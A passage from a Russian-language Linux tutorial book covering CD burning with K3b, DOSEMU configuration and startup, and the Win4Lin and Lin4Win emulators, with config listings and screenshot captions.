


Рис. 19.6. Параметры мультисессии




Рис. 19.7. Описание тома




Рис. 19.8. Файловая система

Если не знаете, что выбрать, выбирайте Joliet. Поскольку вы работаете в Linux, в вашем каталоге могут быть символические ссылки. Сейчас вы должны решить, что с ними делать — отбросить или нет, учитывать некорректные (указывающие на несуществующий файл) ссылки или нет. Также вы можете установить опцию **Сохранить права доступа**. Данная опция особенно полезна при резервном копировании какого-нибудь каталога.

На вкладке **Дополнительно** вы можете установить дополнительные параметры: ISO Level, параметры Joliet. Если не знаете, что выбрать — оставьте значения по умолчанию, потом разберетесь.




Рис. 19.9. Дополнительные параметры

Вот теперь можно начать запись — нажмите кнопку **Запись**.

А почему ничего не записывается?

Возможно, неправильно установлены права доступа. Ведь запись дисков — это прерогатива пользователя `root`, вы должны иметь его полномочия. Нет, это не означает, что вы должны регистрироваться в системе под именем `root`. Просто выполните команду `k3bsetup` — это программа настройки **K3b**.

Программа запросит пароль пользователя `root`. Теперь отметьте опцию **Использовать группу записывающих**. Введите имя своей группы (обычно оно такое же, как и имя пользователя — если вы не изменяли этого значения) и нажмите кнопку **Применить**. Теперь попробуйте записать диск снова.




Рис. 19.10. Запись...




Рис. 19.11. K3BSetup — программа настройки




Рис. 19.12. Опять ошибка...

Опять не записывается? Убедитесь в следующем:

- Ваш диск поддерживает скорость записи привода. Может быть, вы установили скорость записи 52x, а диск можно записывать только на скорости 48x.
- Ваш привод поддерживает функцию BurnFree. Если это не так, попробуйте ее отключить.

Пройдемся по параметрам программы (**Настройки | Настроить K3b**). Откройте окно с параметрами. Особенно нас интересует раздел **Запись**.

Здесь вы можете включить два полезных параметра:

- **Разрешить запись сверх номинальной емкости (overburn)** — позволит записать дополнительные 10-20 Мб на диск. Большинство приводов поддерживают эту функцию. Не переусердствуйте, а то можете повредить не только диск, но и привод. Обычно 20 Мб — это предел. Конечно, некоторые диски позволяют записать и большее количество информации, но не стоит так экспериментировать.
- **Автоматически очищать CD-RW** — при попытке записи на CD-RW-диск, уже содержащий информацию, он будет автоматически очищен.




Рис. 19.13. Все в порядке!




Рис. 19.14. Параметры записи



Рис. 19.15. Автоматическая очистка CD-RW

Что еще нужно знать об этой программе? Пока до Nero ей далеко не только в функциональности, но и в надежности работы. Иногда программа может просто, выражаясь языком Windows, «совершить некорректную» операцию: в результате CD-R останется только выбросить. Привязывать его к зеркалу заднего вида своего автомобиля не советую: вы можете ослепить не только себя, но и других водителей.

Также было замечено, что программа вообще не может правильно определить скорость привода/носителя. Например, вы установили скорость 10x, а вставили CD-RW диск, поддерживающий только скорость 4x. Программа начнет выполнять калибровку мощности, но диск так и не будет записан. Надеюсь, что в новых версиях все эти недостатки будут исправлены — не забывайте, что **K3b** — это свободно развивающийся продукт, а это значит, что надежда на то, что эта программа станет лучше Nero, все же есть — стал же Linux лучше Windows!

ЭМУЛЯТОРЫ. ИСПОЛЬЗОВАНИЕ НЕСКОЛЬКИХ ОПЕРАЦИОННЫХ СИСТЕМ ОДНОВРЕМЕННО

Глава 20

ЭМУЛЯЦИЯ DOS

Глава 21

**ВЗАИМНАЯ ЭМУЛЯЦИЯ
WINDOWS/LINUX**

Глава 22

**ЗАПУСК WINDOWS-ИГР ПОД
LINUX. ЭМУЛЯТОР WINEX**

Глава 23

**ВИРТУАЛЬНАЯ МАШИНА VM WARE.
ЗАПУСК И ИСПОЛЬЗОВАНИЕ
НЕСКОЛЬКИХ ОПЕРАЦИОННЫХ
СИСТЕМ ОДНОВРЕМЕННО**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

У вас есть разделы DOS или Windows? Наверное, да, иначе вы бы сейчас не читали бы эту главу. А почему вы, установив Linux, не отвели под эту операционную систему все дисковое пространство? Ответ очевиден — у вас есть программы, которые не запускаются в Linux и портирование которых в ближайшее время не предвидится.

Если вы не можете найти Linux-версию нужной вам программы, значит, этот раздел именно для вас. Существует особый класс программ, которые называются эмуляторами. Эмулировать можно практически все что угодно. Помню, мне даже встречались эмуляторы процессора Pentium для процессора i486. Можно также эмулировать и среду выполнения программ, например, запускать Windows-программы в Linux и наоборот.

В этой части книги будут рассмотрены пять эмуляторов: старичок DOSEMU, позволяющий запускать DOS-программы в Linux, эмуляторы Win4Lin и Lin4Win, позволяющие эмулировать операционные системы Windows и Linux соответственно, популярный эмулятор WineX, с помощью которого вы можете поиграть в CS или Unreal, не выгружая любимую операционную систему, а также эмулятор VMWare — эмулятор компьютера.

Самым совершенным является эмулятор VMWare, позволяющий эмулировать компьютер, а, значит, запускать программы для любых операционных систем. Точнее, VMWare предназначена для запуска разных операционных систем, которые будут думать, что они работают на обыкновенном медленном компьютере.

Почему медленном? Да потому, что любая эмуляция существенно снижает производительность. Однако не беспокойтесь: производительность снижается, но до разумных пределов: играть в CS вполне можно (хотя иногда жутко тормозит), VMWare работает довольно быстро, а при использовании DOSEMU вообще кажется, что вы работаете с настоящим компьютером.

Эмуляция DOS

20.1. Установка и настройка эмулятора

Начнем наше повествование с самого первого эмулятора — DOSEMU. Правда, не знаю, что вы на нем собрались эмулировать — ведь DOS сейчас практически нигде не используется, а использовать VMWare для эмуляции той же DOS намного удобнее.

Но возможно, у вас старенький компьютер, который еле тянет Linux, а вы никак не можете расстаться со своей старой DOS-образной СУБД. Тогда возможностей DOSEMU вам вполне хватит.

Установите пакеты `dosemu` и `dosemu-freedos`. Первый из них — это эмулятор DOSEMU, а второй — это свободно распространяемая версия DOS — FreeDOS. Второй пакет содержит образ жесткого диска, который нам потребуется для настройки пакета. Вы можете вместо этого пакета использовать реальную версию MS DOS, установленную у вас на винчестере, я позже расскажу, как это можно сделать. Я же рекомендую в качестве диска C (эмулятора!) использовать пакет FreeDOS, а диском D сделать ваш DOS-раздел, содержащий нужные вам программы.

После установки пакета в вашем каталоге `/etc` появятся два файла: `dosemu.conf` и `dosemu.users`. Первый файл содержит параметры эмулятора, а второй — имена пользователей, которым разрешено работать с эмулятором. По умолчанию использовать эмулятор имеет право только пользователь `root`.

Файл конфигурации содержит много параметров, но мы рассмотрим только основные. Со всеми остальными вы сможете разобраться самостоятельно — в файле есть довольно подробные комментарии. Зарегистрируйтесь как администратор (`root`) и отредактируйте файл конфигурации.

Параметры процессора

```
$_timint = (on)
$_mathco = (on)
$_cpu = "80386"
$_cpuspeed = (0)
$_rdtsc = (on)
```

С помощью первого параметра вы можете включить или отключить использование восьмого прерывания таймера INT8. Второй параметр включает или отключает использование математического сопроцессора. Параметр `cpu` определяет тип эмулированного процессора. Допустимые значения: 80386, 80486 и 80586. Если у вас «троечка», а вы установите тип процессора 586, то работать он от этого быстрее не станет.

Параметр `cpuspeed` указывает частоту процессора. Если частота равно нулю, то эмулятор самостоятельно определит частоту процессора. Последний параметр определяет, будет ли использоваться счетчик циклов процессора Pentium.



Примечание

Чтобы отключить первый, второй и пятый параметры, установите значение `off`.

Параметр `pci` включает поддержку шины PCI. По умолчанию поддержка PCI выключена, потому что используется 386-ой процессор. Во времена этого процессора мечтой пользователя была шина VLB, а о шине PCI вообще мало кто знал.

```
$_pci = (off)
```

Параметры памяти

```
$_xms = (1024)
$_ems = (1024)
$_dpmi = (off)
$_dosmem = (640)
```

Параметры XMS и EMS устанавливают заданный объем XMS и EMS памяти соответственно. Чтобы установить эти параметры, давайте вспомним времена процессора Intel-8088, который адресовал всего лишь 1 Мб оперативной памяти. Первые 640 Кб назывались DOS-памятью и использовались пользовательскими и нерезидентными программами. Адреса памяти от 640 Кб до 1 Мб — это верхняя память (HMA).

Одного мегабайта памяти явно не хватало для многих задач. Поэтому появились так называемые платы расширения памяти. Память, которая была установлена на этих платах, была названа EMS-памятью. Поэтому если ваше приложение требует EMS-память, вы можете установить нужный ему объем.

После процессора 8088 появился процессор 80286, который адресовал большее количество памяти. Память свыше одного мегабайта назвали расширенной памятью — XMS.

Параметр `dpmi` включает защищенный режим процессора, а параметр `dosmem` устанавливает объем DOS-памяти.

Если параметру `hogthreshold` присвоить значение 0, то вся вычислительная мощность будет передана под нужды DOSEMU. Я не рекомендую этого делать — в случае некорректной работы эмулятора вы даже не сможете выгрузить его. Чем выше значение этого параметра, тем медленнее работает DOSEMU.

```
$_hogthreshold = (1)
```

Если у вас есть оборудование, которое не поддерживает Linux, но для него есть DOS-драйвер, вы можете попробовать использовать его из-под DOSEMU, разрешив передачу IRQ (2-15) в DOS. Предположим, что нам нужно передать 8, 10 и 11 прерывания в DOS:

```
$_irqpassing = "8 10 11"
```

Параметры видеоадаптера

Параметр `video` определяет тип видеоадаптера — `vga`, `ega`, `mda`, `mga`, `sga`

```
$_video = "vga"
```

Параметр `console` разрешает использовать видео на консоли. Сейчас использование видео запрещено:

```
$_console = (0)
```

Установите `$_graphics = (1)`, если хотите использовать BIOS вашей видеоплаты. Следующие два параметра устанавливают адрес BIOS вашей платы и ее размер:

```
$_vbios_seg = (0xc000)
$_vbios_size = (0x10000)
```

Размер буфера регенерации устанавливается параметром `vmemsize`:

```
$_vmemsize = (1024)
```

Параметр `chipset` позволяет выбрать один из используемых чипсетов вашей видеоплаты: `plainvga`, `trident`, `et4000`, `diamond`, `avance`, `cirtus`, `matrox`, `wdvga`, `paradise`, `ati`, `s3`

```
$_chipset = «s3»
```

Параметры дисков

Вот сейчас мы подошли к самому интересному — настройкам дисков. Если вы хотите загружаться с виртуальной дискеты, установите параметр `vbootfloppy`. В

качестве значения нужно использовать имя образа дискеты, который должен находиться в каталоге `/var/lib/dosemu`:

```
$_vbootfloppy = ""
```

Параметры `floppy_a` и `floppy_b` определяют параметры дисководов. Если у вас один дисковод А 3,5» 1.44 Мб, то установите такое значение:

```
$_floppy_a = "threeinch:/dev/fd0"
```

Владельцам музейных экспонатов, на которых пятидюймовые дискеты, нужно изменить этот параметр так:

```
$_floppy_a = "threeinch:/dev/fd0"
```

Параметр `hdimage` определяет образ жесткого диска. Если вы установили пакет FreeDOS, установите следующее значение:

```
$_hdimage = "hdimage.first"
```

А вот если вы решились все-таки использовать реальный раздел, установите хотя бы опцию `ro`, которая позволяет только читать раздел:

```
$_hdimage = "/dev/hda1:ro"
```

Если вы хотите подключить несколько разделов, перечислите их через пробел. Помните, что нельзя использовать смонтированные разделы и своп-раздел Linux.

Параметры портов

Остальные параметры определяют настройки портов (параллельных и последовательных). Например, определить порты COM1 и COM2, можно так:

```
$_com1 = "/dev/cua0"
```

```
$_com2 = "/dev/cua1"
```

Включить поддержку мыши можно так:

```
$_mouse = "ps2"
```

```
$_mouse_dev = "/dev/mouse"
```

Вместо значения `ps2` вы можете установить следующие параметры: `microsoft`, `mousesystems`, `logitech`, `mmseries`, `mouseman`, `hitachi`, `busmouse`.

20.2. Запуск DOS под Linux

Теперь можно попытаться запустить эмулятор. Эмулятор запускается командой `dos`. При правильной настройке вы увидите на экране следующее сообщение:

```
Linux DOS emulator 0.99.10.0 $Date: 99/02/26 $
```

```
Last configured at Wed Mar 31 15:05:43 EST 1999 on linux
```

```
This is work in progress.
Please test against a recent version before reporting bugs and problems.
Bugs, Patches & New Code to linux-msdos@vger.rutgers.edu
DOS-C IPL v3.31
IPL Booting kernel.exe from drive C:
Booting DOS-C ..
EXE loader loading: kernel.exe...
Starting kernel ...
Preliminary buffer allocated at 0x0f74:0x9cb4
Preliminary f_node allocated at 0x0f74:0xa8fc
Preliminary FCB table allocated at 0x0f74:0xad0c
Preliminary sft table allocated at 0x0f74:0xb082
Preliminary allocation completed: top at 0x0f74:0xb3f8
FCB table allocated at 0x0f74:0xae10
sft table allocated at 0x0f74:0xb262
Stacks allocated at 0f74:b6b4
Allocation completed: top at 0x0f74:0xbab4
KERNEL: Boot drive = 3
DOS-C compatibility 3.31
(C) Copyright 1995, 1996
Pasquale J. Villani
All Rights Reserved
DOS-C version 0.92 [FreeDOS Release] (Build 37).
DOS-C is free software; you can redistribute it and/or modify it under the
terms of the GNU General Public License as published by the Free Software
Foundation; either version 2, or (at your option) any later
version it under the terms of the GNU General Public License as
published by the Free Software Foundation; either version 2 of
the License, or
(at your option) any later version.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
FreeDOS Command Line Interface version 0.72b
developed by: Tim Norman
Matt Rains
Evan Jeffrey
Steffen Kaiser
Svante Frey
Oliver Mueller
Aaron Kaufman
Marc Desrochers
C:\>
```


Узнали знакомое приглашение? Тогда смело вводите команды DOS. Для выхода из эмулятора предназначен файл `exitemu.com`, который вы найдете в корневом каталоге образа FreeDOS. Если вы используете для загрузки реальный раздел DOS, установите пакет `freedos`, загрузитесь с образа FreeDOS, скопируйте файл `C:\exitemu.com` на ваш DOS-раздел — иначе выход из DOSEMU будет не очень комфортным и вполне вероятно, что для завершения работы вам придется переключиться на другую консоль и выполнить команду `killall dos`.

В эмуляторе вы можете попытаться запустить Windows 3.0 в реальном режиме процессора и даже Windows 3.1 — в защищенном (DPMI), но я сомневаюсь, что будут работать какие-нибудь серьезные Windows-программы. О Word и Excel можете сразу забыть — они не запустятся.

Взаимная эмуляция Windows/Linux

21.1. Эмулятор Win4Lin

Эмулятор Win4Lin (Windows For Linux) предназначен для запуска Windows-программ в операционной системе Linux. Сравнить этот эмулятор с эмулятором `dosemu` и даже `wine` нельзя — это совсем другая весовая категория.

Эмулятор Win4Lin разработала компания (NeTraverse). По вполне понятным причинам Win4Lin не является бесплатной программой (коробочная версия стоит около \$100), однако на сайте компании www.netraverse.com можно получить бесплатную лицензию. Сам эмулятор можно скачать с этого же сайта.

Лично мне этот эмулятор не особо понравился — мне больше по душе пришелся эмулятор VM Ware, поэтому в этой главе мы только обсудим достоинства и недостатки этого эмулятора (см. табл. 21.1). Я постараюсь быть более объективным, а вы уж сами решите, стоит ли вам устанавливать и использовать данный эмулятор.

Если же вы все-таки установили эмулятор и у вас наблюдаются проблемы с отображением русских букв в пакете MS Office, запущенным в эмуляторе, попробуйте изменить секцию `[FontSubstitutes]` файла `win.ini` вашей «Windows for Linux» (см. листинг 21.1).

Достоинство	Недостаток
Поддержка операционных систем Windows 95 и Windows 98 (в том числе SE и ME)	Отсутствие поддержки систем семейства NT: Windows NT/2000/XP
Довольно высокая скорость работы эмулятора по сравнению с другими продуктами, например, VM Ware. Перезагрузка Windows в эмуляторе происходит быстрее, чем на реальном компьютере	Ограниченная поддержка оперативной памяти. Версия Win4Lin 3 поддерживает 64 Мб ОЗУ, а четвертая версия эмулятора – 128 Мб
Поддержка современных офисных программ MS Office 2000/XP, Quicken, Lotus Notes, PhotoShop, Corel Draw и многих других	Отсутствия поддержки игр и программ, использующих DirectX
Поддержка сети (версия 3). В версии 4 появилась поддержка мыши с колесом	Отсутствия поддержки USB, FireWire, CDRW и еще многого другого оборудования
Поддержка русского языка программами	Файлы виртуальной операционной системы хранятся в разделах ОС Linux, вследствие чего при работе с русскими именами файлов бывают проблемы
Удобное конфигурирование разделов для Windows	Сложность установки: эмулятор требует перекомпилирования ядра. Можно, конечно, выкачать уже откомпилированное ядро, но нет никакой гарантии, что на сайте компании найдется ядро для вашего дистрибутива

Листинг 21.1. Секция [FontSubstitutes] файла win.ini

```
[FontSubstitutes]
Arial,0=Arial,204
Arial Black,0=Arial Black,204
Arial Narrow,0=Arial Narrow,204
Arial Cyr,0=Arial Cyr,204
Century Gothic,0=Century Gothic,204
MS Sans Serif,0=MS Sans Serif,204
Monotype Corsiva,0=Monotype Corsiva,204
Comic Sans MS,0=Comic Sans MS,204
Book Antiqua,0=Book Antiqua,204
Lucida Console,0=Lucida Console,204
Bookman Old Style,0=Bookman Old Style,204
Marlett,0=Marlett,204
Garamond,0=Garamond,204
Helv=MS Sans Serif,204
Tahoma,0=Tahoma,204
Tms Rmn=MS Serif,204
Times New Roman,0=Times New Roman,204
Times New Roman Cyr,0=Times New Roman Cyr,204
Trbuchet MS,0=Trbuchet MS,204
Impact,0=Impact,204
MT Extra,0=MT Extra,204
MS Outlook,0=MS Outlook,204
Bookshelf Symbol 3,0=Bookshelf Symbol 3,204
Times=Times New Roman,204
Courier New,0=Courier New,204
```

Courier New Cyr,0=Courier New Cyr,204
Helvetica=Arial,204
Verdana,0=Verdana,204
MS Shell Dlg,0=MS Sans Serif,204
Arial Baltic,186=Arial,186
Courier New Baltic,186=Courier New,186
Times New Roman Baltic,186=Times New Roman,186
Arial CE,238=Arial,238
Courier New CE,238=Courier New,238
Times New Roman CE,238=Times New Roman,238
Arial Cyr,204=Arial,204
Courier New Cyr,204=Courier New,204
Times New Roman Cyr,204=Times New Roman,204
Arial Greek,161=Arial,161
Courier New Greek,161=Courier New,161
Times New Roman Greek,161=Times New Roman,161
Arial Tur,162=Arial,162
Courier New Tur,162=Courier New,162
Times New Roman Tur,162=Times New Roman,162

21.2. Эмулятор Lin4Win

Почему пользователь Linux устанавливает эмулятор Windows для Linux? Пользователю нужны некоторые Windows-программы, которых ему очень не хватает в Linux. Вот он и устанавливает Win4Lin, VM Ware и другие эмуляторы.

А что можно сказать про пользователя, который использует эмулятор Linux for Windows? Наверняка пользователь никогда не видел Linux, вот ему и интересно, что это такое и с чем его едят, а диск разбивать-то не хочется — или лень или просто боится натворить что-нибудь. Ведь, если Linux ему не понравится, ему нужно будет удалить ее и все Linux-разделы, заново переразбить диск, а такое удовольствие могут позволить себе далеко не все пользователи.

Когда-то мне в руки попал компакт Linux Mandrake 7.2: на нем я впервые нашел эмулятор Lin4Win — до этого я даже не подозревал о его существовании.

Эмулятор Lin4Win, как вы уже догадались, предназначен для запуска операционной системы Linux из раздела Windows, то есть эмулятор позволяет установить Linux без переразбиения жесткого диска.

Для работы эмулятора необходим компьютер с такими характеристиками:

1. Процессор Pentium, желательно Celeron 400 или более быстрый.
2. Минимум 64 Мб ОЗУ.
3. Минимум 400 Мб свободного пространства на жестком диске.

4. Операционная система Windows 95/98/ME. Эмулятор не работает с операционной системой Windows NT и, естественно, не поддерживает NTFS.

